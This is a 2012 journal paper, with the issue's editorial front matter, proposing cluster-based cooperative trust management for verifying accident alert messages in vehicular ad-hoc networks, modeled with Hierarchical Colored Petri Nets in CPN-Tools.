IJCSIS Vol. 10 No. 4, April 2012
ISSN 1947-5500

International Journal of Computer Science & Information Security

Editorial
Message from Managing Editor

International Journal of Computer Science and Information Security (IJCSIS) is a fully open access scholarly journal, publishing original research works and review articles in all areas of computer science including emerging topics like cloud computing, software development etc. The journal promotes insight and understanding of the state of the art and trends in technology. The credit for high quality, visibility and recognition of the journal goes to the editorial board, the technical review committee and dynamic authors.

IJCSIS solicits authors/researchers/scholars to contribute to the journal by submitting articles that illustrate research results, projects, surveying works and industrial experiences. The topics covered by this journal are diverse. (See monthly Call for Papers)

For complete details about IJCSIS archives publications, abstracting/indexing, editorial board and other important information, please refer to IJCSIS homepage. IJCSIS appreciates all the insights and advice from authors/readers and reviewers. Indexed by the following International Agencies and institutions: EI, Scopus, DBLP, DOI, ProQuest, ISI Thomson Reuters. Average acceptance for the period January-April 2012 is 31%.

We look forward to receive your valuable papers. If you have further questions please do not hesitate to contact us at ijcsiseditor@gmail.com. Our team is committed to provide a quick and supportive service throughout the publication process.

A complete list of journals can be found at:

http://sites.google.com/site/ijcsis/

IJCSIS Vol. 10, No. 4, April 2012 Edition

ISSN 1947-5500 © IJCSIS, USA & UK.

Journal Indexed by (among others):

IJCSIS EDITORIAL BOARD

TABLE OF CONTENTS

An alert endorsement through cooperative trust management for VANET

Amel Ltifi and Mohamed Salim Bouhlel
Research Unit: Sciences and Technologies of Image and Telecommunications
Higher Institute of Biotechnology of Sfax-Tunisia
Email: altifi@gmail.com
medsalim.bouhlel@enis.rnu.tn

Ahmed Zouinkhi
Research Unit: Modeling, Analysis and Control Systems
National Engineering school of Gabes-Tunisia
Email: ahmed.zouinkhi@enig.rnu.tn

***Abstract*——There is an urgent need to an effective trust management for vehicular ad-hoc networks (VANETs), given the dreadful consequences of acting on false information sent out by malicious peers in this context. In the absence of trust authorities, the trust management is a difficult task. We are interested in this paper to propose a new approach to verify the correctness of alert messages sent by other vehicles about road accident. This paper presents a cluster-based trust management system based on cooperation between vehicles. These vehicles communicate through a set of messages and follow a dedicated protocol of communication. This protocol defines the responsibility of each vehicle in the group. Each intelligent vehicle creates and manages a local vision of the network. The local vision consists of trust values of other vehicles in the same group. In our application, we include artificial and ambient intelligence technologies to the active security in VANET that is taken in charge by vehicles on the road. In this article, we explain our approach of trust management establishment based on cooperation protocol. This protocol is modeled by Petri Nets. Petri Net modeling activity is conducted with the CPN-Tools software.**

Keywords-component; Active security; Cooperation; Petri Nets; Trust management; VANET

I. INTRODUCTION

In the world, the number of people killed in road traffic crashes each year is estimated to be almost 1.2 million. Therefore, there is an urgent demand for real-time collision avoidance and warning technology. Vehicular Ad hoc Network (VANET), a newly emerging vehicle-to-vehicle (v2v) communication technology, enables Inter-Vehicle Communication (IVC) and promises a fully distributed and self-organized Ad hoc approach to improve driving safety and traffic condition [1].

Though, VANETs could be treated as a subgroup of Mobile Ad Hoc Networks (MANETs) and a component of ITS systems (Intelligent Transportation System), it is still necessary to consider VANETs as a distinct research field, especially in the light of security provisioning.

The principal characteristics of VANETs are as follows [2]:

- Rapid topology changes and frequent fragmentation, resulting in small effective network diameter,
- Virtually no power constrains,
- Variable, highly dynamic scale and network density,
- Driver might adjust his behavior reacting to the data received from the network, inflicting a topology change.

As a result, many existing MANET solutions would not be suitable for VANET that requires its unique security solutions.

Security in self-organizing networks such VANET is characterized by availability, integrity, confidentiality, authenticity, and accountability. The basic challenge of maintaining security and reliability of self-organizing networks is to handle trust and to have efficient working security and networking mechanisms under ever changing conditions in ad-hoc networks, where nodes roam freely, communicate with one another via multi-hop, error-prone wireless communication, and may join, leave, or fail dynamically [10].

In this paper, we will focus on the cooperative trust management issue in the VANET environment. As a fully distributed network, VANET relies on ordinary vehicular nodes to perform basic network functions. However, without centralized trust authorities, individual nodes could not decide about trust level of messages received. Therefore, VANET requires effective trust management solutions.

In MANET, many traditional solutions ([7], [8], [9]) on trust management rely on historical records or reputation to measure confidence value. Since VANET lacks ability to accumulate past information, those solutions cannot be applied to VANET systems directly. Usually, packet integrity can be protected by digital signature. With the sender's public key, packet receiver can verify packet by checking the signature. However, a centralized authority is required to issue digital certificates. Also, key management process (e.g., key revocation or updating) would bring in too much overhead to such a large unbounded VANET. Therefore, traditional digital signature mechanism will not be suitable here as well.

Trust establishment techniques should adapt to the dynamic environment of a VANET. All the techniques discussed in [7] fail to adjust with changes in the VANET environment. Self-organized trust establishment is required because of non availability of infrastructure and shared global knowledge among the participating nodes. Furthermore, we can rely only

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

on spontaneous communication in trust establishment.

Spontaneous communication between vehicles (V2V) or between vehicles and road-side infrastructure (V2R) is an important research area that a significant number of projects have addressed during the recent years. Examples include Fleetnet [3], NoW [4], VSC [5], CVIS[1], and Safespot [6]. These projects suggest a long number of potential applications addressing road safety or trying to enhance driver and passenger comfort. Examples include detection and mutual warning of dangerous road conditions between cars; direct car-to-car messaging and many more [7].

This work provides a communication protocol for alert endorsement in VANET. In this paper, a functional model containing a set of modules to be added in the intelligent vehicle composition is presented. The aim of these modules is to grant new skills to the vehicle. Thus, it can cooperate with other vehicles by following a number of rules. It can make decision about received alert messages. The behavior of the intelligent vehicle in cooperation with other members of VANET architecture (RSU, leader group, vehicles neighbors …) was developed through the graphical and mathematical modeling tool: Hierarchical Colored Petri Nets (HCPN), and then was validated by the simulation software CPNTools developed by Aarhus University [32]. Our approach is based on diverse technologies as artificial intelligence.

Our paper is organized as follow: after an introduction and scientific survey of the research domain, the second part explains the active security application in VANET. The third part describes the general context of our proposal. The fourth part deals with intelligent vehicle characteristics and roles defined in our approach. The fifth part throws a description of our approach to establish a cluster-based trust management system in which each group creates and communicates a referential trust model. The fifth and the sixth parts describe the two main components of our proposal: the trust management model and the knowledge base. Finally a last part exposes the Petri Nets modelling of an intelligent vehicle behavior. Future research developments are discussed in the conclusion.

II. ACTIVE SECURITY

A. Introduction

Active security is an important Vehicular Ad hoc Network (VANET) application. The main benefit of VANET communication is active security systems that increase passenger safety by exchanging warning messages between vehicles [11].

Today, active security application can help to prevent accidents and work as pre-crash applications. These applications are based on control functions and the purpose is to exchange the sensor data and status information between the vehicle to vehicle (V2V) and vehicles to infrastructure (V2I) communications [12]. The target of sending this kind of information to users is to react accordingly and avoid the accident. Antilock Brake System (ABS) and Electronic Stability Program (ESP) are examples of active security system [12].

Security application provides a vehicle advisor in which vehicle will broadcast warning message to its neighborhood or communicated to all other vehicles in case of any accident or congestion. There are a lot of applications discussed in many papers (eg. [13], [14], [15]). [16] divided into three parts that are give below.

- Assistance: It provides support by sending the following information (navigation information, collision Avoidance on the road, lane changing of vehicles),
- Information: It provides information about limit speed on the road and work zone area on the highway,
- Warning: This kind of application provides warning related information to drivers such like that post crash notification, obstacle warning as well as give warning about the condition of the road.

B. General context

A VANET is composed of vehicles, equipped with short range wireless communication capabilities, which cooperate to form a temporary distributed network enabling communications with other vehicles or road side units. As mentioned in [29], vehicles move into clusters.

Cluster-based solutions may be a viable approach in supporting efficient multi-hop message propagation among vehicles [17]. A distributed cluster infrastructure may be defined by providing nodes with a distributed protocol to proactively form a group.

Many solutions are using a cluster based approach. In [18], the authors proposed a dynamic Public Key Infrastructure (PKI) for VANETs aiming to distribute the role of the central Certification Authority (CA) among a set of dynamic chosen CAs. The selection of dynamic CAs is based on a clustering algorithm where the group leaders (GL) perform the role of CAs. In [19], authors proposed a scheme to enhance security using symmetric cryptography where nodes must establish a shared session key for secure communication. Also authors proposed dividing roads into cells those define groups where the group leader of a cell is the vehicle closest to the cell center.

As we mentioned, in our infrastructure, we eliminate trusted authorities. Furthermore, vehicles are equipped with intelligent software that manages their security states. Each vehicle has a trust model that contains all vehicles in its group with the correspondent trust values.

Besides, we use a cluster-based approach to simplify communications between vehicles. We divided the set of vehicles into clusters. In each cluster, exactly one distinguished node, the Group Leader (GL), is responsible for

[1] CVIS: http://www.cvisproject.org/en/cvis project/objectives/.

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

establishing and organizing the cluster. The communication infrastructure is illustrated in figure 1. The message propagation is represented by double arrow.




Fig. 1 Model layout of the vehicular network

Trusted authority is not centralized but its role is distributed between all the group leaders. Each vehicle in a group A, has only the trust model of A. It's not concerned with vehicles in other groups. In each cluster, the trust model is updated periodically and sent to Road Side Unit (RSU). The group leader is responsible to fix the value of this period which depends only on the average speed of the group. The GL is differentiated from other vehicles by having a token. To construct the reference model, the group leader is responsible to:

- Receive all local trust models from vehicles,
- Compute a reference model obtained from the coincidence between all models using formula (1):

$$M = \frac{\sum m_i}{n} \qquad (1)$$

with,

M: reference model
m_i: local model calculated by the vehicle i;
n: number of vehicles in the group

- Send the result model to other vehicles in the same group and RSUs for updates
- Pass the token to the vehicle with the value of the highest confidence otherwise it keeps it.

The different states of a group leader are shown in figure 2. The choice of the first group leader is arbitrary. After, the new group leader will be selected based on trust values of group members.

In order to improve active security and road safety, we propose the integration of intelligent features and autonomous functionalities on vehicles. We explain by detail in the next section some characteristics of vehicles those can be employed in our solution.




Fig. 2 State/transition diagram for the Group leader activities

III. INTELLIGENT VEHICLE

The field of intelligent vehicles is rapidly rising in the world. Besides essential components should be added into vehicle, we suggest a new functional model that can be added in vehicle. Our trust management system is implicated in this model.

A. Functional model

Our model is depicted in figure 3. It can handle the security of its environment by cooperating with the enclosures (vehicles in the same group, the group leader, RSU).

Each vehicle communicates with others vehicles and RSUs through wireless transmission channel. There are two main components that should be integrated in the vehicle: the trust management system and the knowledge base.

A knowledge base is an artificial intelligent tool. We use this tool to attach to the vehicle the ability to make decision. It processes general information of the vehicle (rate, constructor, position, direction, identifier …) and information concerning trust model (reference/local trust model). It depends on the rule of the vehicle i.e. a normal vehicle or a group leader. The trust management system accesses the knowledge base in order to update trust model and to obtain the effective decision about received message correctness. When a vehicle detects a threat from the sensor information or services offered, it sends an ALARM message on broadcast. The receiver vehicle accesses its knowledge base to verify the trust value of the message sender to make the appropriate decision.

http://sites.google.com/site/ijcsis/
ISSN 1947-5500




Fig. 3 Functional model of the application

There are many services that can be offered by the trust management system. We discuss in this article a part of these services. In order to manage and deliver an updated trust model, the trust management system works in cooperation with a knowledge database. The use of such database facilitates the creation and sharing of knowledge for making decision. Vehicles decide on a confidence degree of received warning messages based on trust model offered by trust management system. A reference or a local trust model is a main component of the knowledge base. This trust model contains a trust value for each vehicle belonging to the same group. It's updated by exchanging trust models created by other vehicles. This exchange of trust information is a part of our trust management system. We explain the trust management system and the knowledge database by details in next sections.

B. States of an intelligent vehicle

Each intelligent vehicle passes through specific phases. The figure 4 below illustrates these states.




Fig. 4 States of an intelligent vehicle

1) Announcement:

On the road, the vehicle passes from a group to another through its trajectory. When it comes into a group, the first action that should be done is to announce its presence to other vehicles in the group (its neighbors). The group leader responds this vehicle by an acknowledgement to be a member of the group. Each vehicle, receiving this request, should verify the existence of coming vehicle in its trust model. If it doesn't contain the coming vehicle, it should add it.

2) Communication:

Once the vehicle receives an acknowledgement from the group leader, it begins to communicate with other group members. In our case, the principal aim of this phase is to cooperate with each other to broadcast ALARM messages with the maximum confidence. Commonly, there are no data in common between nodes in VANET. In our proposed system, vehicles in the same group share a reference trust model. With this model, each vehicle can verify the confidence level of a message sender. We clarify how to calculate this model later.

3) Departure:

The vehicle should announce its exit from the group to other members. Each vehicle that detects this event verifies the existence of the leaving vehicle in the trust model. If it exists, the current time is saved into a timestamp. This timestamp is used in the total revocation. This state is proposed for the vehicle that passes many times successively from the same path. So, we are not obliged each time to delete the correspondent trust value and to recalculate another time when it returns back. The vehicle should repeat the announcement step once it will reenter to the group.

4) Total revocation:

An active vehicle launches the total revocation procedure periodically for all entries in the trust model. Each vehicle in the model that left the group for a long period of time without return must be deleted definitely (we use timestamps for this purpose).

5) Broken down

We put in consideration the case when a vehicle brakes down. The vehicle should repeat the announcement step once it's repaired.

IV. TRUST MANAGEMENT MODEL

There are two principal ways of trust establishment for VANET: it can be based on a security infrastructure (e.g. a central CA), or it's built up dynamically in a self-organizing manner. The first approach relies on global, trusted and well-known system parameters (e.g. a central CA), which can be used for message authentication. The latter approach lacks of this global knowledge and needs to take advantage of other trust supporting mechanisms. In our case, we focused to find solutions that are independent from certificated authorities. Vehicles are able to manage security issues by themselves through a set of control messages.

A. Exchanged messages:

The main goal of VANET is to exchange safety information and other security-related messages. VANET applications

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

operate on the principle of periodic exchange of messages between nodes [31]. Vehicles cooperate in order to create a web of trust among them. This cooperation is applied by exchanging messages. We propose a set of messages those used in our trust management system. These messages are classified as follow:

1) Control messages

- **HELLO:** it's the first message transmitted by a coming vehicle to a group. It's used in the announcement step.
- **BYE:** it's transmitted by the vehicle when it decides to leave the group; i.e. the vehicle will be out of the group area.
- **ALARM:** this message is sent each time when an unexpected event occurs on the road. It contains important information about occurred event as location, time and others information that depend on its type.
- **AckLocTM:** this is the acknowledgment of the LocTM message described bellow.
- **AckRefTM:** this is the acknowledgment of the RefTM message described later.

2) Data messages

- **LocTM:** this message contains a table representing the local trust model created by the sender vehicle.
- **RefTM:** this message can be sent only by the group leader to other vehicles in the group and to the nearest RSU. It contains a table representing the reference trust model created by the group leader.

The local and the reference trust model are calculated by vehicles. We explain in the next part our approach for trust value calculation that's performed locally by each vehicle.

B. Trust value calculation

We mentioned previously that each vehicle in the group creates a local trust model that contains, for each vehicle in its group, its identifier and a correspondent trust value. This value is initialized for the first time by the confidence control process (CCP). The value is written after in the local trust model. The local trust model is updated periodically by the reference trust model sent by the GL to vehicles in the same cluster.

In this article, we are not interested to explain the CCP operation. This work will be done in the future.

V. KNOWLEDGE BASE

In contrast with nodes in others Mobile ad-hoc networks such as WSN, Vehicles are characterized by an important capacity of memory. It's possible to create a knowledge base updated periodically. It's divided into two parts: Events base and rules base:

A. Events base:

This database contains all knowledge necessary for vehicle to decide and to react in possible situations (accident, traffic). It consists of:

- Vehicle properties:

These properties can be static (ex: idVehicle, constructor) or dynamic (ex: position, acceleration, direction). For the first type, it can be obtained from the constructor. The second type of properties is collected from vehicle sensors.

- Local trust model:

In a self organized architecture, vehicle should have some information about trust level of its neighbors in order to create trusted relationship. In [21], authors propose to collect and propagate the views of other nodes to allow evaluation of information in a distributed and collaborative way. Despite the effectiveness of this solution, it has drawback that it depends on the existence of opinions on the confidence generated by the "Analysis Module". Design of this type of module would require much consideration in terms of hardware design [22].

In our case, each vehicle backups a list formed by some couples (Idvehicle, trust value) for all vehicles in the same cluster. The model of confidence in the vehicle V_i: M_i is shown in table I. The establishment of this model is based on the approach of [10].

Table 1 trust model structure within vehicle Vi

Vehicle	Id_1	Id_2	…	Id_i	…	Id_n
Confidence value	C_1	C_2	…	C_i	…	C_n

- Road events:

All events occurred on the road are recorded in this database. Each recorded event has a number of information as occurred time and position. When a vehicle detects an abnormal event on the road, it should record it and send an ALARM message, containing useful data about the detected event, in broadcast.

B. Rules base:

There are a number of rules that should be known by each vehicle in the network:

R1: if a vehicle A receives from a vehicle B a BYE message, the vehicle A sets the "isConnected" flag of B in the A trust model to false.

R2: if a vehicle A receives from a vehicle B a HELLO message, the vehicle A verifies the existence of a B entry in the A trust model.

R3: if a vehicle A receives from B a HELLO message and if an entry for B exists in the A model, the vehicle A sets the "isConnected" flag of B in the A trust model to true, and it updates the timestamp.

R4: if a vehicle A receives from B a HELLO message and if an entry for B doesn't exist in the A model, the vehicle A adds an entry for B (IdVehicle, Trust value) to its trust model.

R5: for each entry B in the trust model of a vehicle A, if ((Current Time (CT) – Timestamp of B) >= max delay (Dmax)), A deletes B entry from its model.

R6: if a vehicle A receives from a vehicle B an ALARM message, the vehicle A verifies the B trust value (TV)

R7: if a vehicle A receives from a vehicle B an ALARM message and (TV of B >= threshold), B is trusted and the ALARM message is true.

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

R8: if a vehicle A receives from a vehicle B an ALARM message and (TV of B < threshold), B is not trusted and the ALARM is false.

The integration of intelligent features and autonomous functionalities in VANET creates new vehicle behaviour in an ambient communication. The vehicle includes "ambient intelligence" and autonomous features. Furthermore, this vehicle is able to improve active security by handling in intelligent and dynamic way warning messages from other vehicles. We choose to model vehicle behaviour using Petri Net model as an effective tool widely used in network communication modeling.

VI. PETRI NETS MODELING

A. Introduction

Petri nets are essentially weighted, labeled, directed graphs, with tokens that "move around" the graph as reactions take place. There are two types of nodes in a Petri net graph: places, depicted as circles, and transitions, which are rectangles, arcs may only be directed from place to transition (in which case they are referred to as input arcs) or transition to place (output arcs) . The implication of this is that a Petri net is always bipartite.

A net is PN = (P, T, F, W, M_0) where; P = {p_1, p_2, . . . , p_m} is a finite set of places, T = {t_1, t_2, . . . , t_m} is a finite set of transitions, F ⊆ (P × T) ∪ (T × P) is a set of arcs,
W is a weight function of arcs, (default = 1)
M0 : P → {0, 1, 2, . . . } is initial marking where P ∩ T = ∅ and P ∪ T , ∅. Also; k = P → {1, 2, 3, . . . } ∪ {∞} = partial capacity restriction (default = ∞).

Colored Petri nets are frequently used in many applications. In [24], Colored Petri Nets (CPN) were used to model the dynamics of a railway system: places represent tracks and stations, tokens are trains. In [25], authors proposed a model of TCP/IP communication behavior. In [26], authors presented a model of a network controlled system. In [27] authors represent the behavior of the active product and the stream of messages through a wireless network.

The major advantages that promote the use of Petri Nets are, on the one hand, the possibility to give specifications at a time formal and graphic of system, and on the other hand, the possibility to model and to simulate the system [28].

In our case, we used a Hierarchical Colored Petri Net because it's one of several mathematical modeling languages for the description of distributed systems such as our distributed trust management system.

B. Models of the trust management system

Our objective consists of representing the behavior of the intelligent vehicle in cooperation with other members of VANET architecture (RSU, leader group, vehicles neighbors …). This cooperation is translated to a stream of messages through a wireless network; we opted for Hierarchical Colored Petri Nets models designed, validated with CPN-Tools software. CPN-Tools allow creating hierarchical models in order to simplify complex ones and divide it into other submodels. What is meant here that in the hierarchical Petri net model certain transitions represent another Petri net submodel.

1) General model

The whole model of an intelligent vehicle is illustrated in figure 5. In this model, the total revocation of a vehicle is not figured because it is executed by other vehicles. It is an automatic revocation from trust model of other vehicles.




Fig. 5 General model of an intelligent vehicle

2) Announcement

In the announcement model, the place "Arrival" represents the presence of the vehicle on the road, in the vicinity of a group. This model manages the announcement of vehicles in the group by sending a greeting message detected by the group leader. As indicated in figure 6, after sending the HELLO message, a token HELLO will be put in the "net output msg V1" place indicating this way the fact of sending a HELLO message, the transition "Ack" will be valid if a token AckHELLO shows up in the "net input msg V1" place. The absence of acknowledgement token will lead to the validation of the « Ackbar » transition and the same process will be repeated over again. The feature of this Petri Net insures a registration of the vehicle in the group.




Fig. 6 Announcement Petri Net

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

3) Communication

The Petri net of the communication step acts according to different types of messages indicated by the figure 6; the transition "configuration complete" indicates that the vehicle owns the private/public key and certificates by following a precised process that it will be defined in future work. The transition "message handling" is a submodel depicted by figure 7.




Fig. 7 Communication Petri Net

There are four types of messages that can be received in communication phase (HELLO, BYE, ALARM, RefTM, AckLocTM). The treatment of these messages is shown in fig. 8 that represents the submodel "updating the knowledge base". We defined the communication protocol as follows:

- HELLO message: this message is sent by a new entering vehicle. At the reception, the vehicle Id will be extracted from the message packet. So, it passes to "Id veh searching in the model" state. If the result is "true", the "isConnected" flag is set to 1, and the timestamp (T), attached to the vehicle that sent the HELLO message, is initialized/updated; else it starts the CCP agent to calculate trust value and it passes to the "adding (Id, trust value) entry".
- BYE message: this message is sent by a leaving vehicle. As the case of HELLO message, it extracts the vehicle Id from the message packet and it passes to "Id veh searching in the model" place. If true, it is positioned in the "Setting isConnected flag to 0". Furthermore, it initialize/update a timestamps T attached to the vehicle that sent the BYE message.
- ALARM message: where an unexpected event occurs on the road, the vehicle observing it should broadcast an ALARM message. For security purposes, each vehicle, receiving it, should verify the source trust value in its local trust model if it exists. If the trust value exceeds a minimal threshold (TVmin). So, it adds the unexpected event in its knowledge base, and it forwards the message.
- RefTM message: This message is sent periodically by the GL to other vehicles in the group. It contains the trust model calculated by the GL based on the average of different trust models calculated by other vehicles and sent to GL that accumulates them in one reference. After receiving this message, vehicle updates its local trust model.
- AckLocTM: is an acknowledgment that should be received from the GL after sending the local trust model in a LocTM message.
- A vehicle, in the "communication" step, should send periodically its local trust model in a LocTM message;




Fig. 8 Message handling Petri Net

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

